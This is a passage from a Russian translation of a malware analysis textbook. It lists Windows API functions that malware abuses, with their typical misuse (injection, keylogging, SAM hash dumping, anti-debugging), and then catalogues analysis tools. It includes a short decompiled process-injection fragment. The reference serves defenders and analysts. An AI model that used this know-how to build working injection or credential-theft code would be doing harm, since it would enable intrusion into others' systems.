- `IsWoW64Process`. Тридцатидвухбитные процессы используют эту функцию для определения того, работают ли они в 64-битной операционной системе.

- `LdrLoadDll`. Низкоуровневая функция для загрузки динамической библиотеки в процесс. Обычные программы используют для этой цели `LoadLibrary`, поэтому наличие данной функции может говорить о том, что программа пытается скрыть свою активность.
- `LoadLibrary`. Загружает в процесс библиотеку, которая могла не загрузиться при запуске приложения. Импортируется практически любой программой формата Win32.
- `LoadResource`. Загружает в память ресурс из PE-файла. Вредоносное ПО иногда использует ресурсы для хранения строк, конфигурационных данных и других зараженных файлов.
- `LsaEnumerateLogonSessions`. Перебирает пользовательские сессии в текущей системе и может участвовать в хищении учетных данных.
- `MapViewOfFile`. Отображает файл на память и делает его содержимое доступным по соответствующим адресам. Программы запуска, загрузчики и средства внедрения используют эту функцию для чтения и модификации PE-файлов. Благодаря `MapViewOfFile` вредоносное ПО может не прибегать к вызову `WriteFile` для редактирования содержимого файлов.
- `MapVirtualKey`. Переводит код виртуальной клавиши в символьное значение. Часто используется кейлогерами.
- `MmGetSystemRoutineAddress`. Этот вызов похож на `GetProcAddress`, но используется в коде ядра. Он извлекает адрес функции из других модулей, но этими модулями могут быть только `ntoskrnl.exe` и `hal.dll`.
- `Module32First/Module32Next`. Перечисляет все модули, загруженные в процесс. С помощью этой функции вредонос определяет, куда внедрить код.
- `NetScheduleJobAdd`. Создает запрос, в результате которого определенная программа должна запуститься в указанные день и время. Может использоваться для запуска различных программ. Как аналитик безопасности вы должны искать и анализировать приложения, выполнение которых запланировано на будущее.
- `NetShareEnum`. Перечисляет общие сетевые папки.
- `NtQueryDirectoryFile`. Возвращает информацию о файлах в каталоге. Руткиты часто перехватывают эту функцию для скрытия файлов.
- `NtQueryInformationProcess`. Возвращает различные сведения о заданном процессе. Эта функция иногда используется для антиотладки, так как она может возвращать ту же информацию, что и `CheckRemoteDebuggerPresent`.
- `NtSetInformationProcess`. Может использоваться, чтобы изменять уровень привилегий программы или обходить систему предотвращения выполнения данных (DEP).
- `OleInitialize`. Инициализирует библиотеку COM. Программа, использующая COM-объекты, должна вызвать `OleInitialize`, прежде чем обращаться к любой другой COM-функции.

- `OpenMutex`. Открывает дескриптор объекта взаимного исключения, который позволяет запускать в системе только один экземпляр вредоносной программы. Вредоносы часто дают мьютексам фиксированные имена, что может послужить хорошим локальным индикатором.
- `OpenProcess`. Открывает дескриптор другого процесса, запущенного в системе. С помощью этого дескриптора можно читать и записывать память внешних процессов или внедрять в них свой код.
- `OpenSCManager`. Открывает дескриптор диспетчера служб. Любая программа, которая устанавливает, модифицирует или контролирует службы, должна предварительно вызвать эту функцию.
- `OutputDebugString`. Выводит строку в отладчик, если тот подключен. Может использоваться в качестве антиотладочной методики.
- `PeekNamedPipe`. Применяется для копирования именованных каналов без удаления их содержимого. Эта функция часто встречается в командных оболочках с обратным входом.
- `Process32First/Process32Next`. Используется для перечисления процессов, начиная с предыдущего вызова и заканчивая `CreateToolhelp32Snapshot`. Часто применяется во вредоносном ПО для поиска процесса, в который можно внедриться.
- `QueryPerformanceCounter`. Извлекает значение аппаратного счетчика производительности. Иногда эта функция используется для сбора временной информации как одна из антиотладочных мер. Она часто добавляется компиляторами и присутствует во многих исполняемых файлах, поэтому сам факт ее наличия в таблице импорта мало о чем говорит.
- `QueueUserAPC`. Используется для выполнения кода в другом потоке. Иногда с помощью этой функции производится внедрение во внешний процесс.
- `ReadProcessMemory`. Считывает память внешнего процесса.
- `recv`. Принимает данные от удаленного компьютера. Вредоносное ПО часто использует эту функцию для получения информации от управляющего сервера.
- `RegisterHotKey`. Регистрирует обработчик, который будет срабатывать при нажатии определенного сочетания клавиш (например, Ctrl+Alt+J), вне зависимости от того, какое окно в этот момент является активным. Эта функция иногда используется в шпионских программах, которые остаются скрытыми от пользователя, пока тот не нажмет подходящую комбинацию клавиш.
- `RegOpenKey`. Открывает дескриптор для чтения и редактирования ключа реестра. Ключи реестра иногда используются для обеспечения постоянного присутствия в системе. В реестре также можно найти конфигурационные данные самой системы и обычных приложений.
- `ResumeThread`. Возобновляет работу ранее приостановленного потока. Используется в нескольких методиках для внедрения кода.
- `RtlCreateRegistryKey`. Позволяет создавать ключи реестра в режиме ядра.

- `RtlWriteRegistryValue`. Позволяет записывать значения в реестр, находясь в режиме ядра.
- `SamIConnect`. Подключается к диспетчеру учетных записей безопасности (SAM) для выполнения будущих вызовов, которые будут обращаться к учетным данным. Программы для сброса хешей извлекают из базы данных SAM пароли входа в систему в захешированном виде.
- `SamIGetPrivateData`. Запрашивает из базы данных SAM личную информацию определенного пользователя. Программы для сброса хешей используют этот вызов для извлечения паролей входа в систему в захешированном виде.
- `SamQueryInformationUse`. Запрашивает из базы данных SAM информацию об определенном пользователе. Программы для сброса хешей используют этот вызов для извлечения паролей входа в систему в захешированном виде.
- `send`. Передает данные удаленному компьютеру. Вредоносное ПО часто использует эту функцию для отправки данных удаленному управляющему серверу.
- `SetFileTime`. Модифицирует время и дату создания, чтения или последнего изменения файла. Вредоносное ПО часто использует эту функцию для скрытия своей активности.
- `SetThreadContext`. Модифицирует контекст заданного потока. Может использоваться в некоторых методиках для внедрения кода.
- `SetWindowsHookEx`. Устанавливает перехватчик, который срабатывает при возникновении определенного события. Обычно используется в кейлогерах и шпионском ПО, предоставляя простой способ загрузки DLL в процессы с графическим интерфейсом. Иногда эта функция добавляется компилятором.
- `SfcTerminateWatcherThread`. Используется для отключения защиты файлов в Windows. Это позволяет редактировать файлы, которые иначе нельзя было бы изменить. С этой же целью может использоваться вызов `SfcFileException`.
- `ShellExecute`. Запускает внешнюю программу. Если вредоносная программа создает новый процесс, вы должны его проанализировать.
- `StartServiceCtrlDispatcher`. Применяется службами для подключения главного потока процесса к диспетчеру служб. Любой процесс, который выполняется в качестве службы, должен вызвать эту функцию в первые 30 секунд своей работы. Наличие этой функции во вредоносном ПО говорит о том, что оно должно запускаться в виде службы.
- `SuspendThread`. Приостанавливает работу потока. Вредоносное ПО иногда останавливает потоки, чтобы их модифицировать или внедрить в них свой код.
- `system`. Функция для запуска других программ. Входит в состав стандартной библиотеки некоторых версий языка C. В Windows эта функция является оберткой вокруг вызова `CreateProcess`.
- `Thread32First/Thread32Next`. Позволяет перебирать потоки процесса. С помощью этой функции вредоносные программы ищут подходящий поток для внедрения кода.

- `Toolhelp32ReadProcessMemory`. Используется для чтения памяти внешнего процесса.
- `URLDownloadToFile`. Высокоуровневый вызов для загрузки файла с веб-сервера и сохранения его на диск. Эту функцию часто можно встретить в программах, загружающих вредоносные компоненты, поскольку в ней реализовано все, что нужно сетевому загрузчику.
- `VirtualAllocEx`. Операция выделения памяти во внешнем процессе. Вредоносное ПО иногда использует ее для внедрения в процесс.
- `VirtualProtectEx`. Меняет тип защиты участка памяти. С помощью этой функции вредоносное ПО делает исполняемыми участки, предназначенные только для чтения.
- `WideCharToMultiByte`. Переводит строку из Unicode в ASCII.
- `WinExec`. Используется для выполнения другой программы. Новый процесс, который создает вредоносная программа, тоже следует проанализировать.
- `WlxLoggedOnSAS` (и другие функции вида `Wlx*`). Если DLL играет роль модуля аутентификации, она должна экспортировать эту функцию. Вредоносная программа, экспортирующая множество функций вида `Wlx*`, скорее всего, занимается подменой механизма графической идентификации и аутентификации (GINA), как это было показано в главе 11.
- `Wow64DisableWow64FsRedirection`. Отключает перенаправление файлов, которое происходит с 32-битными программами, запущенными в 64-битной системе. Если 32-битное приложение записывает в `C:\Windows\System32`, итоговый результат будет сохранен именно в этом каталоге, а не в `C:\Windows\SysWOW64`.
- `WriteProcessMemory`. Записывает данные во внешний процесс. Используется для внедрения в процессы.
- `WSAStartup`. Инициализирует низкоуровневые сетевые возможности. Поиск вызовов этой функции может помочь обнаружить начало кода, предназначенного для работы с сетью.

Б Инструменты для анализа вредоносного ПО

В этом приложении перечислены популярные инструменты для анализа вредоносного ПО. Некоторые из них уже рассматривались в книге. Мы сделали этот список как можно более обширным, чтобы вы могли подобрать для себя инструментарий, который лучше всего подходит для ваших задач.

- **ApateDNS.** Это утилита для управления DNS-ответами. Она обладает простым графическим интерфейсом. В сущности, это фиктивный DNS-сервер, который перехватывает DNS-ответы для заданного IP-адреса, прослушивая локальный UDP-порт под номером 53. Кроме того, ApateDNS автоматически указывает локальный DNS-сервер в качестве системного, восстанавливая исходные параметры при выходе. Используйте ApateDNS во время динамического анализа, как это было показано в главе 3. Вы можете бесплатно загрузить эту программу по адресу www.mandiant.com.
- **Autoruns.** Это утилита с длинным списком мест, которые используются в Windows для автоматического запуска. Вредоносное ПО часто устанавливается в такие места, чтобы обеспечить свое постоянное присутствие; это относится к реестру, папке начального запуска и т. д. Autoruns проверяет все возможные места и выводит отчет в графическом виде. Используйте эту утилиту для динамического анализа, чтобы узнать, куда установилась вредоносная программа. Она входит в состав пакета Sysinternals Suite, и вы можете загрузить ее на сайте www.sysinternals.com.
- **BinDiff.** Это мощный плагин к IDA Pro, с помощью которого можно быстро сравнить разные варианты зараженных двоичных файлов. Он позволяет выделить новые функции и распознать похожие или отсутствующие участки кода. BinDiff сравнивает две функции и показывает степень их схожести (рис. Б.1).

  Как видно на рис. Б.1, в правой части схемы присутствуют два блока, которых нет в левой части. Вы можете увеличить масштаб и просмотреть недостающие инструкции. **BinDiff** также может оценить степень схожести двух двоичных файлов, но, чтобы это сработало, вам придется сгенерировать IDB-файл для обеих версий (полностью промаркированный IDB-файл поможет вам понять, какой именно код отсутствует).

  Программу BinDiff можно купить на сайте www.zynamics.com.




Рис. Б.1. Отсутствие фрагмента кода в одном из вариантов при сравнении двух функций с помощью BinDiff

- **BinNavi.** Это среда для обратного проектирования, похожая на IDA Pro. Ее сильной стороной является графическое представление кода. В отличие от IDA Pro, BinNavi может самостоятельно управлять базами данных с результатами анализа, что помогает в поиске нужной информации; члены команды могут свободно работать с одним и тем же проектом, обмениваясь полученными сведениями. Программа BinNavi доступна для покупки по адресу www.zynamics.com.
- **Bochs.** Это отладчик с открытым исходным кодом, который симулирует полноценный компьютер на базе x86. Он наиболее полезен при отладке небольших фрагментов кода в IDA Pro. IDA Pro поддерживает отладку IDB-файлов напрямую с помощью Bochs. В этом режиме формат входящего файла не имеет значения — это может быть DLL, сохраненный на диск код командной оболочки или любая другая база данных с кодом для платформы x86. Вы можете просто указать фрагмент кода и начать отладку. Этот подход часто помогает при работе с закодированными строками или конфигурационными данными. Bochs можно бесплатно загрузить на сайте www.bochs.sourceforge.net. Руководство по установке и использованию этой программы в IDA Pro можно найти по адресу www.hex-rays.com/products/ida/debugger/bochs_tut.pdf.
- **Burp Suite.** Этот пакет обычно используется для тестирования веб-приложений. Его можно сконфигурировать для перехвата определенных серверных запросов и ответов; это позволяет изменять данные, которые приходят в систему. Burp можно использовать в роли промежуточного звена. В этом случае вы можете модифицировать HTTP- и HTTPS-запросы, изменяя заголовки, данные и параметры, отправляемые вредоносной программой на удаленный сервер, чтобы извлечь с этого сервера дополнительную информацию. Загрузить Burp Suite можно по адресу www.portswigger.net/burp.

- **Capture BAT.** Это средство динамического анализа, которое используется для отслеживания активной вредоносной программы в ходе ее работы. Capture BAT следит за файловой системой, реестром и активными процессами. Вы можете использовать списки с исключениями (в том числе и множество уже готовых), чтобы убрать лишнюю информацию и сосредоточиться на вредоносе, который вы анализируете. Этот инструмент не обладает развитым графическим интерфейсом, как Process Monitor, но он поставляется с открытым исходным кодом, поэтому вы можете его модифицировать. Он доступен для свободной загрузки на сайте www.honeynet.org.
- **CFF Explorer.** Это инструмент, предназначенный для простого редактирования PE-файлов. С его помощью можно модифицировать разделы с ресурсами, добавлять импорты и искать сигнатуры. CFF Explorer поддерживает платформы x86 и x64 и способен работать с .NET-файлами без установки .NET Framework. Вы можете бесплатно загрузить эту программу по адресу www.ntcore.com.
- **Deep Freeze.** Этот продукт компании Faronics полезен при анализе вредоносного ПО без применения виртуализации. Он позволяет делать снимки, аналогичные тем, что доступны в VMware, но для реальной системы. Вы можете запустить вредоносную программу, проанализировать ее и затем просто перезагрузить компьютер. Любой вред, причиненный зараженным файлом, будет нивелирован, а ваша система вернется к исходному состоянию. Deep Freeze можно купить на сайте www.faronics.com.
- **Dependency Walker.** Это средство статического анализа, которое используется для исследования библиотек и функций, импортируемых вредоносными программами. Dependency Walker поддерживает двоичные файлы форматов x86 и x64, позволяя строить древовидные диаграммы всех библиотек, которые будут загружены при запуске вредоноса. Мы обсуждали этот инструмент в главе 1. Он находится в свободном доступе по адресу www.dependencywalker.com.
- **Hex-редакторы.** Подобного рода инструменты позволяют редактировать и просматривать файлы, содержащие двоичные данные. Существует множество hex-редакторов, включая WinHex (который мы использовали в этой книге), Hex Workshop, 010 Editor, HexEdit, Hex Editor Neo, FileInsight и FlexHEX. Выбирая между ними, ориентируйтесь на такие свойства, как развитый графический интерфейс, возможность двоичного сравнения, богатый набор методов декодирования данных (например, многобайтное исключающее ИЛИ), встроенное средство для вычисления хешей, распознавание форматов файлов, поиск по шаблону и т. д. Многие из этих программ платные, но большинство имеет пробные версии.
- **Hex-Rays Decompiler.** Это мощный, но дорогой плагин к IDA Pro, который способен приводить ассемблерный код в удобочитаемый вид (псевдокод, напоминающий язык C). Он вызывается по нажатию F5. Нажмите эту клавишу при просмотре дизассемблированного кода в IDA Pro, чтобы открыть новое окно с кодом на C. На рис. Б.2 показан псевдокод, который генерируется для фрагмента вредоносной программы.

```
if ( sub_406D90(Base, v7, v5) )
{
  if ( sub_406DF0(v10, v7, v5) )
  {
    if ( sub_406E80(v7, v5) )
    {
      if ( sub_406F70(v7, v5, v6) )
      {
        Base = 0;
        if ( WriteProcessMemory(hProcessa, v6, v7, v5, &Base) )
        {
          if ( Base == v5 )
            CreateRemoteThread(hProcessa, 0, 0, (LPTHREAD_START_ROUTINE)((char *)v6 + v12), v6, 0, 0);
        }
      }
    }
  }
}
```

Рис. Б.2. Псевдокод на языке C, сгенерированный из ассемблера в Hex-Rays Decompiler

В примере, показанном на рис. Б.2, Hex-Rays Decompiler превратил более чем 100 ассемблерных инструкций в восемь строчек кода на языке C. Стоит отметить, что этот плагин использует имена, которые IDA Pro присваивает переменным. Здесь легко можно заметить параметры, которые передаются в функцию, а вложенные операторы `if` становятся более наглядными.

Этот плагин особенно полезен при разборе сложных процедур кодирования. В некоторых случаях вы даже можете скопировать полученный результат и написать на его основе утилиту для декодирования. Это лучший инструмент подобного рода, но и у него есть свои недостатки. Вы можете купить его на сайте www.hex-rays.com.

- **IDA Pro.** Это самый популярный дизассемблер для анализа вредоносного ПО. Мы активно обсуждали его на страницах этой книги; подробному знакомству с ним посвящена глава 5. Мы рекомендуем использовать коммерческую версию, доступную по адресу www.hex-rays.com. Бесплатную версию можно загрузить на странице www.hex-rays.com/products/ida/support/download_freeware.shtml.
- **Immunity Debugger.** ImmDbg — это бесплатный отладчик, работающий в пользовательском режиме. Как мы уже отмечали в главе 9, он основан на исходном коде OllyDbg 1.1 с небольшими изменениями графического интерфейса и поддержкой полноценного интерпретатора Python вместе с API. Использование функций скриптования в ImmDbg было продемонстрировано в разделе «Отладка с использованием скриптов» в главе 9 и в лабораторных работах в главе 13. Вы можете загрузить ImmDbg на сайте www.immunityinc.com.
- **Import REConstructor.** ImpREC — это инструмент, который может пригодиться при ручной распаковке вредоносного кода. В ходе этой процедуры память сбрасывается на диск, в результате чего таблица адресов импорта (IAT) часто оказывается поврежденной. С помощью ImpREC ее можно восстановить. Вы указываете вредоносный процесс, работающий в памяти, и его копию, сохраненную на диске, а ImpREC пытается сделать все возможное, чтобы привести двоичный файл в исходный вид. Эту утилиту можно бесплатно загрузить на странице www.tuts4you.com/download.php?view.415.

- **INetSim.** Это программный пакет на основе Linux, предназначенный для эмуляции популярных сетевых служб в ходе динамического анализа. Его следует установить на виртуальную машину с поддержкой Linux и разместить в той же виртуальной сети, в которой находится ваша ВМ, для анализа вредоносного ПО. INetSim может эмулировать множество распространенных служб, таких как веб-сервер Internet Information Services (IIS) от Microsoft, и даже прослушивать все порты на предмет входящих соединений. Этот инструмент рассматривается в главе 3 и доступен для свободной загрузки на сайте www.inetsim.org.
- **LordPE.** Это бесплатная утилита для сбрасывания на диск процессов, находящихся в памяти. Она поддерживает редактирование PE-файлов и может использоваться для восстановления программ, сброшенных на диск другими методами. Чаще всего LordPE применяется для распаковки вредоносного ПО. Вы можете загрузить эту утилиту по адресу www.woodmann.com/collaborative/tools/index.php/LordPE.
- **Malcode Analyst Pack.** Содержит набор утилит, одна из которых устанавливает полезные расширения командной оболочки Windows для работы со строками, вычисления MD5-сумм и декомпиляции CHM. Последняя функция может пригодиться при работе с зараженными справочными файлами формата CHM. В этот пакет также входит FakeDNS — инструмент для эмуляции DNS-ответов, когда программа запрашивает определенный адрес. И хотя эти утилиты больше не имеют официальной поддержки, вы все еще можете загрузить их на сайте www.labs.idefense.com/software/download/?downloadID=8.
- **Memoryze.** Это бесплатный инструмент, который позволяет анализировать память в реальном времени и сбрасывать ее на диск. С его помощью можно захватить либо всю память целиком, либо сегменты, принадлежащие отдельным процессам. Вы также можете определить, какие модули загружены в память текущей системы, включая драйверы и исполняемые файлы в пространстве ядра. Memoryze может распознавать руткиты и перехватчики, которые они устанавливают. Если вы остановите свой выбор на этой утилите, мы советуем также загрузить Audit Viewer — инструмент для визуализации результатов, сгенерированных в Memoryze: это сделает процедуру анализа памяти более быстрой и интуитивно понятной. Audit Viewer включает в себя каталог оценки вредоносного ПО, что поможет вам идентифицировать подозрительные участки памяти, сброшенной на диск. Оба инструмента можно найти по адресу www.mandiant.com.
- **Netcat.** Этот инструмент известен как «швейцарский нож для TCP/IP». Он подходит как для мониторинга, так и для создания входящих и исходящих соединений. Программа Netcat наиболее полезна во время динамического анализа, позволяя прослушивать порты, к которым должно подключаться вредоносное ПО; все полученные данные она направляет в стандартный вывод. Использование Netcat в динамическом анализе рассматривается в главе 3, а в главе 11 демонстрируется применение этой утилиты злоумышленниками. Netcat устанавливается по умолчанию в Cygwin и большинстве дистрибутивов Linux. Версия для Windows находится в свободном доступе по ссылке www.joncraton.org/media/files/nc111nt.zip.

- **OfficeMalScanner.** Это бесплатная утилита командной строки для поиска вредоносного кода в документах Microsoft Office. Она ищет код командной оболочки, встроенные PE-файлы и OLE-потоки в документах Excel, Word и PowerPoint, а также поддерживает новый сжатый формат Microsoft Office. Мы рекомендуем запускать эту программу с параметрами `scan` и `brute`, если вы имеете дело с документами до версии Office 2007, или `inflate` для более новых форматов. OfficeMalScanner можно загрузить на сайте www.reconstructer.org.
- **OllyDbg.** Это один из самых распространенных отладчиков для анализа вредоносного ПО. Мы активно обсуждали его на страницах этой книги, а в главе 9 содержится его подробное описание. OllyDbg имеет графический интерфейс и работает в пользовательском режиме на платформе x86. Для него написано несколько плагинов — например, OllyDump для распаковки (обсуждается в главе 18). Этот отладчик находится в свободном доступе по адресу www.ollydbg.de.
- **OSR Driver Loader.** Это бесплатный инструмент для загрузки в память драйверов устройств. Он представляет собой графический интерфейс, который упрощает загрузку и запуск драйверов без перезапуска системы. Это может пригодиться при динамическом анализе зараженного драйвера, у которого нет установщика. Мы обсудили этот инструмент в главе 10. Вы можете загрузить его на сайте www.osronline.com.
- **PDF Dissector.** Это коммерческая программа с оконным интерфейсом для графического анализа PDF-файлов. Она поддерживает автоматическую распаковку объектов, что упрощает извлечение зараженного кода на языке JavaScript. PDF Dissector включает в себя деобфускатор и интерпретатор, которые помогут в исследовании и запуске вредоносных скриптов. Кроме того, она позволяет находить известные уязвимости. Вы можете купить ее по ссылке www.zynamics.com.
- **PDF Tools.** Это классический программный пакет для анализа PDF. Он состоит из двух инструментов: `pdfid.py` и `pdf-parser.py`. Первый ищет объекты в PDF-файле и сигнализирует о том, что в нем может содержаться код на JavaScript. JavaScript используется в большинстве зараженных PDF-документов, поэтому данная информация может помочь вам быстро обнаружить потенциальный риск. `pdf-parser.py` помогает исследовать содержимое важных объектов внутри PDF-файла, не выводя его на экран. Пакет PDF tools находится в свободном доступе на сайте www.blog.didierstevens.com/programs/pdf-tools.
- **PE Explorer.** Это инструмент для просмотра заголовков, разделов и таблиц импорта/экспорта в PE-файлах. Он имеет больше возможностей, чем PEview, позволяя редактировать структуры данных. PE Explorer содержит статические распаковщики для файлов, упакованных в форматах UPX, Upack и NsPack. Упакованный двоичный файл, открытый в этой программе, будет автоматически распакован. Пробную и коммерческую версии PE Explorer можно найти по адресу www.heaventools.com.
- **PEiD.** Это бесплатная утилита для статического анализа, которая позволяет определять упаковщики и компиляторы. Она содержит более 600 сигнатур для

обнаружения упаковщиков, шифровальщиков и компиляторов внутри файлов формата PE. Кроме того, у PEiD есть плагины, самым полезным из которых является Krypto ANALyzer (KANAL). KANAL можно использовать для поиска в PE-файлах распространенных криптографических алгоритмов с последующим экспортом информации в IDA Pro. Мы обсуждали PEiD в главах 1, 13 и 18. И хотя этот проект больше не развивается, он по-прежнему должен быть доступен для загрузки на сайте www.peid.info.

- **PEview.** Это бесплатный инструмент для просмотра структуры PE-файлов. Он позволяет исследовать PE-заголовок, отдельные разделы и таблицы импорта/экспорта. Программа PEview активно использовалась в этой книге, и вы можете найти ее описание в главе 1. Загрузить ее можно по адресу www.magma.ca/~wjr.
- **Process Explorer.** Это мощный диспетчер задач, который используется при динамическом анализе и предоставляет информацию о процессах, запущенных в системе в данный момент. Он может показать вам DLL отдельных процессов, дескрипторы, события, строки и т. д. Мы обсудили его в главе 3. Process Explorer входит в состав пакета Sysinternals Suite, который можно загрузить на странице www.sysinternals.com.
- **Process Hacker.** Еще один мощный диспетчер задач, аналогичный Process Explorer, но с поддержкой дополнительных возможностей. Он может искать строки и регулярные выражения в памяти, подключать или отключать библиотеки, загружать драйверы, создавать и запускать службы и т. д. Process Hacker можно найти на сайте www.processhacker.sourceforge.net.
- **Process Monitor.** Process Monitor (procmon) — это инструмент для динамического анализа, который позволяет в реальном времени следить за активностью файловой системы, реестра и процессов. Вы можете фильтровать его вывод, чтобы отбросить лишнюю информацию. Process Monitor обсуждается в главе 3. Загрузить эту программу в составе пакета Sysinternals Suite можно по адресу www.sysinternals.com.
- **Python.** Язык программирования Python позволяет быстро создавать скрипты для выполнения динамического анализа. Мы использовали его на страницах этой книги, в том числе в лабораторных работах. Как уже упоминалось в главах 5 и 9, IDA Pro и Immunity Debugger имеют встроенную поддержку интерпретаторов Python, позволяя вам легко автоматизировать задачи или менять интерфейс. Мы советуем вам изучить этот язык программирования и установить его на компьютере, на котором делается анализ. Он бесплатен и доступен для загрузки на сайте www.python.org.
- **Regshot.** Это инструмент для динамического анализа, который позволяет сравнить два снимка реестра. Достаточно просто сделать снимок реестра, запустить вредоносную программу, дождаться, когда она закончит вносить изменения в систему, сделать второй снимок и затем выполнить сравнение. Regshot позволяет делать то же самое со снимками каталога в файловой системе. Вы можете бесплатно загрузить эту утилиту на странице www.sourceforge.net/projects/regshot.

- **Resource Hacker.** Это утилита для статического анализа, позволяющая просматривать, переименовывать, модифицировать, добавлять, удалять и извлекать ресурсы из двоичных файлов в формате PE. Она совместима с архитектурами x86 и x64. Во время выполнения вредоносное ПО часто извлекает из своего раздела с ресурсами дополнительные зараженные программы, библиотеки или драйверы, а данный инструмент позволяет нам делать это без запуска вредоноса. Утилита Resource Hacker рассматривается в главах 1 и 12. Вы можете загрузить ее на странице www.angusj.com/resourcehacker.
- **Sandboxie и Buster Sandbox Analyzer.** Sandboxie — это инструмент для запуска программ в изолированной среде, который не дает им вносить в систему необратимые изменения. Изначально он разрабатывался для безопасного просмотра веб-страниц, но его также можно использовать в качестве песочницы для анализа вредоносного ПО. Например, с его помощью можно следить за тем, как анализируемая программа обращается к файловой системе и реестру. В связке с Sandboxie можно применять утилиту Buster Sandbox Analyzer (BSA), которая обеспечивает автоматический анализ и создание отчетов. Эти инструменты доступны на сайтах www.sandboxie.com и www.bsa.isoftware.nl.
- **Snort.** Это наиболее популярная открытая система для обнаружения вторжений (IDS). В главе 14 объясняется, как писать для нее сетевые сигнатуры. Snort может работать в режиме реального времени или с предварительно перехваченными пакетами. Если вы пишете сетевые сигнатуры для вредоносного ПО, проверка их с помощью этого инструмента будет хорошей отправной точкой. Snort можно загрузить на странице www.snort.org.
- **Strings.** Это полезная утилита для статического анализа, которая позволяет исследовать строки в форматах ASCII и Unicode, хранящиеся среди двоичных данных. С помощью Strings можно быстро получить краткое высокоуровневое описание возможностей вредоноса, однако применение данного инструмента может быть ограничено в результате упаковки и обфускации строк. Strings обсуждается в главе 1. Эта утилита входит в состав пакета Sysinternals Suite и доступна на сайте www.sysinternals.com.
- **TCPView.** Это инструмент для подробного графического представления всех конечных точек в TCP- и UDP-соединениях в системе. Он позволяет узнать, какому процессу принадлежит та или иная конечная точка, что может пригодиться в ходе анализа вредоносного ПО. TCPView может помочь отследить имя процесса, когда ваш компьютер подключается к порту, который обслуживается неизвестным процессом (что довольно часто происходит в результате внедрения в процесс, как было показано в главе 12). Эта утилита является частью пакета Sysinternals Suite, который можно найти на странице www.sysinternals.com.
- **The Sleuth Kit.** The Sleuth Kit (TCK) — это библиотека на языке C и набор утилит командной строки для анализа безопасности, которые позволяют находить альтернативные потоки данных и файлы, спрятанные руткитами. TSK работает

с файловыми системами NTFS и FAT в обход Windows API. Этот инструмент можно запускать в Linux или внутри Cygwin в Windows. Вы можете бесплатно загрузить его по адресу www.sleuthkit.org.

- **Tor.** Это свободно доступная сеть маршрутизации поверх протокола onion, которая обеспечивает анонимный просмотр веб-страниц. Мы рекомендуем использовать Tor во время проведения анализа — например, при проверке IP-адресов, интернет-поиске, доступе к доменам или попытке найти информацию, которую вы бы не хотели раскрывать. Обычно вредоносу не стоит позволять пользоваться сетью, но, если это нужно сделать, вы должны применять технологии наподобие Tor. Сразу после установки Tor зайдите на сайт www.whatismyipaddress.com и убедитесь в том, что он не показывает ваш настоящий IP-адрес. Tor можно загрузить на странице www.torproject.org.
- **Truman.** Это инструмент для создания безопасной среды без использования виртуальных машин. Он состоит из Linux-сервера и клиентской системы под управлением Windows. Как и INetSim, Truman эмулирует подключение к Интернету, но при этом позволяет легко захватывать память в Windows и быстро ее воссоздавать. Truman поставляется вместе со скриптами для эмуляции разных служб и выполнения анализа в Linux. И хотя этот инструмент больше не развивается, на его примере вы можете научиться создавать собственные среды без применения виртуализации. Truman находится в свободном доступе на сайте www.secureworks.com/research/tools/truman.
- **WinDbg.** Это самый популярный отладчик общего назначения, свободно распространяемый компанией Microsoft. Он поддерживает отладку в режиме пользователя и ядра на платформах x86 и x64. В отличие от OllyDbg с его развитым оконным интерфейсом, WinDbg работает в командной строке. В главе 10 мы рассматривали этот отладчик в контексте пространства ядра. Для пользовательского режима многие аналитики безопасности предпочитают использовать OllyDbg. WinDbg можно загрузить отдельно или в составе Windows SDK по адресу www.msdn.microsoft.com.
- **Wireshark.** Это анализатор сетевых пакетов с открытым исходным кодом, который может пригодиться для динамического анализа. С его помощью можно перехватывать сетевой трафик, сгенерированный вредоносом, и анализировать множество разных протоколов. Wireshark предоставляет простой в использовании графический интерфейс и является самым популярным бесплатным средством захвата пакетов. Мы обсудили это приложение в главе 3. Загрузить его можно на сайте www.wireshark.org.
- **UPX.** Упаковщик Ultimate Packer for eXecutables (UPX) пользуется наибольшей популярностью среди авторов вредоносного ПО. В главах 1 и 18 мы показывали, как с его помощью можно распаковать вредоносную программу — вручную и автоматически. Если встретите в своей работе файл, упакованный с его помощью, попробуйте распаковать его с использованием команды `upx -d`. Этот инструмент доступен для загрузки по адресу www.upx.sourceforge.net.

- **VERA.** Visualizing Executables for Reversing and Analysis (VERA) — это средство визуализации скомпилированных исполняемых файлов, которое можно использовать при анализе вредоносного ПО. В нем применяется фреймворк Ether, генерирующий графическое представление трассированных данных. VERA дает общее представление о вредоносной программе и помогает в ее распаковке. Этот инструмент способен взаимодействовать с IDA Pro, связывая блок-схемы с дизассемблированным кодом. VERA можно загрузить на странице www.offensivecomputing.net.
- **VirusTotal.** Это интернет-приложение, которое сканирует вредоносное ПО с помощью разных антивирусов. Вы можете загрузить файл прямо на сайт VirusTotal, где он будет пропущен через более чем 40 антивирусных систем. Если вы не хотите загружать вредонос, можете поискать его MD5-хеш: возможно, VirusTotal уже попадался этот экземпляр. Это приложение обсуждается в начале главы 1, так как оно может послужить хорошей отправной точкой в анализе безопасности. VirusTotal можно найти на сайте www.virustotal.com.
